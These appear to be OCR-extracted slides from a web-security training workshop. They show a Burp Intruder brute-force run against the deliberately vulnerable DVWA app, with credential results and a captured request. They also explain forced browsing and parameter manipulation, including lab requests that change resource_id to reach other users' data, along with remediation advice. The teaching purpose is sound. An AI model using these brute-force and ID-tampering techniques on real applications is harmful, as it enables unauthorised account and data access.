
Grep - Match

These settings can be used to flag result items containing specified expressions.

- [✓] Flag result items with responses matching these expressions:

password incorrect

Exercises – Brute Force



Intruder attack - C:\Users\alise.silde\Documents\Conferences\TAPOST\burp-dvwa-bruteforce

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Redirec...	Timeout	Length	pass...	Comment
5227	gordonb	abc123	200	☐	0	☐	5289	☐	
11204	pablo	letmein	200	☐	0	☐	5285	☐	
12946	admin	password	200	☐	0	☐	5285	☐	
12950	smithy	password	200	☐	0	☐	5287	☐	
0			200	☐	0	☐	5227	☑	
1	admin	!@#$%	200	☐	0	☐	5227	☑	
2	gordonb	!@#$%	200	☐	0	☐	5227	☑	
3	1337	!@#$%	200	☐	0	☐	5227	☑	
4	pablo	!@#$%	200	☐	0	☐	5227	☑	
5	smithy	!@#$%	200	☐	0	☐	5227	☑	
6	admin	!@#$%^	200	☐	0	☐	5227	☑	
7	gordonb	!@#$%^	200	☐	0	☐	5227	☑	
8	1337	!@#$%^	200	☐	0	☐	5227	☑	

```
GET /vulnerabilities/brute/?username=smithy&password=password&Login=Login HTTP/1.1
Host: 10.122.148.72
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.122.148.72/vulnerabilities/brute/
Cookie: PHPSESSID=1h453luptu2ve6350ae7mv58r4; security=medium
Connection: close
```

Authorization Issues

- Forced Browsing
- File Inclusion
- Parameter Manipulation
- Cross-Site Request Forgery
- Directory/File brute force


Forced Browsing

- An application user is able to access an area of the application that should not be available to them by simply browsing to the page URL.
- Horizontal privilege escalation – e.g. being able to access another user's profile details by changing the user id in the URL
- Vertical privilege escalation – e.g. being able to access an administrative area by browsing to http://example.com/admin/, even though this page is not linked to by any other area available to you
- File inclusion – direct browsing to unlisted resources, such as files, by guessing their names
- Common causes and facilitators:
  - The application does not check the requestor id for whether or not they are allowed to view the requested data
  - The application does not perform authorization checks (check requestor id) when accessing 'hidden' pages
  - The application reveals the existence of sensitive areas, such as /admin/, in the source code (e.g. the /admin/ page is commented out in HTML, if the logged in user is not an admin)
- Remediation
  - The application should check the requestor's authorization to view the requested data consistently on every request
  - The application should check authorization even on seemingly 'impossible' requests
  - The application should not rely on 'security through obscurity'

Parameter Manipulation


- A user is able to intercept a request for data or resource and manipulate the identification or reference used to request the resource. As a result they may be able to access resources they are not authorized for.
- Similarly a user may be able to manipulate a cookie value or a hidden login field to change their user role in the application, e.g. setting ‘isAdmin’ to true
- Common causes:
  - The application exposes resource IDs or references in application requests as hidden field values or otherwise
  - The application does not verify if the requestor has the authorization to access the requested resource
  - Resource IDs and references are predictable or guessable, such as incremental ID numbers
- Remediation:
  - Use random or hashed values for accessing sensitive resources
  - Perform authorization checks even on seemingly ‘impossible’ requests
  - Avoid exposing resource IDs and References on the client-side to prevent manipulation

Parameter Manipulation - Example


127.0.0.1:1337/parameter-manipulation.php


Login:
Username: Bob Password: ●●●●●●●● Submit

Home


127.0.0.1:1337/parameter-manipulation.php

Show Me My Text!


Home


127.0.0.1:1337/parameter-manipulation.php

I am Bob's resource

Login:
Username: Password: Submit


Home



161 http://127.0.0.1:1337 POST /parameter-manipulation.php ✓ 200 805 HTML php
Request
Response
Raw
Params
Headers
Hex

```
POST /parameter-manipulation.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/parameter-manipulation.php
Cookie: SecretSessionToken=UseThisToAccessBankDetails; PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

resource_id=1&show=Show+Me+My+Text%21
```


Parameter Manipulation - Example



127.0.0.1:1337/parameter-manipulation.php

Login:
Username: Samantha Password: ●●● Submit


Home



127.0.0.1:1337/parameter-manipulation.php

Sorry, you have no saved resources.
Login:
Username: Samantha Password: ●●● Submit


Home



127.0.0.1:1337/parameter-manipulation.php

Show Me My Text!


Home



127.0.0.1:1337/parameter-manipulation.php

Sorry, you have no saved resources.
Login:
Username: Password: Submit

Home



127.0.0.1:1337/parameter-manipulation.php


Show Me My Text!

Home


Burp Suite Professional v1.7.03 - Temporary Project - licensed to Accenture

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer De
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex


Parameter Manipulation - Examples


127.0.0.1:1337/parameter-manipulation.php
Show Me My Text!
Home
Burp Suite Professional v1.7.03 - Temporary Project - licensed to Accenture [3 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project option
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:1337
Forward Drop Intercept is on Action
Raw Params Headers Hex


```
POST /parameter-manipulation.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/parameter-manipulation.php
Cookie: SecretSessionToken=UseThisToAccessBankDetails; PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

resource_id=0&show=Show+Me+My+Text%21
```



```
POST /parameter-manipulation.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/parameter-manipulation.php
Cookie: SecretSessionToken=UseThisToAccessBankDetails; PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

resource_id=1&show=Show+Me+My+Text%21
```



I am Bob's resource



```
POST /parameter-manipulation.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0)
Gecko/20100101 Firefox/47.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/parameter-manipulation.php
Cookie: SecretSessionToken=UseThisToAccessBankDetails;
PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

resource_id=2&show=Show+Me+My+Text%21
```


I am Mallory's resource

Login:


Username: Password: Submit

Home


Parameter Manipulation - Example



Login:
Username: Samantha Password: •••



127.0.0.1:1337/parameter-manipulation.php
Show Me My Text!
Home
Burp Suite Professional v1.7.03 - Temporary Project - licensed to Accenture [3 user license]
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:1337
Forward Drop Intercept is on Action
Raw Params Headers Hex


```
POST /parameter-manipulation.php HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:1337/parameter-manipulation.php
Cookie: SecretSessionToken=UseThisToAccessBankDetails; PHPSESSID=jrmshghbr5poualgfmqb434ia3
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

resource_id=2&show=Show+Me+My+Text%21
```




Sorry, you have no saved resources.
Login:
Username: Password:

Parameter Manipulation - Example

